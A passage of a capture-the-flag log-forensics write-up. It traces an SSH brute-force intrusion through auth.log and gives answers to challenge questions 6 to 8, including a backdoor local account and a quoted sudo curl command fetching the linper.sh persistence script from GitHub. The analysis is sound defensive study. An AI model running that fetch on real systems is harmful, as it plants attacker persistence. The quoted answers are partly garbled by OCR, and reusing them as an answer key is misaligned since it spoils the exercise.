
- Answer 5: cyberjunkie
- Question 6: What is the MITRE ATT&CK sub-technique ID used for persistence?
- A quick look on the internet led me to find a page by 'MITRE' about persistence techniques. And scrolling a bit I found this.



T1136	Create Account	Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.
.001	Local Account	Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

- A persistence method that involves adding a new local user to the compermised machine.
- Answer 6: T1136.001


- Question 7: How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)
- First we already know when the session started from Question 3 “2024-03-06 06:32:45”. Now we just have to find when he logged out.



```
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin
```


- There it is. The user logged out of the user root at ’06:37:24’. A quick calculation and we get 279 seconds.
- Answer 7:   279

- Question 8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
- Lastly I looked at and saw that the attacker, from the same IP address, logged in with the user he added 'cyberjunkie' and run the curl command to pull a file. Curl is a command that can download file and webpages for you.



```
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent
.com/montysecurity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
```

- As you can see by what highlighted he used curl to pull a file from 'raw.githubusercontent.com'
- Answer 8: /usr/bin/curlhttps://raw.githubusercontent.com/montysecurity/li
- nper/main/linper.sh



Brutus has been Solved!

Congratulations chananshenker, best of luck in capturing flags ahead!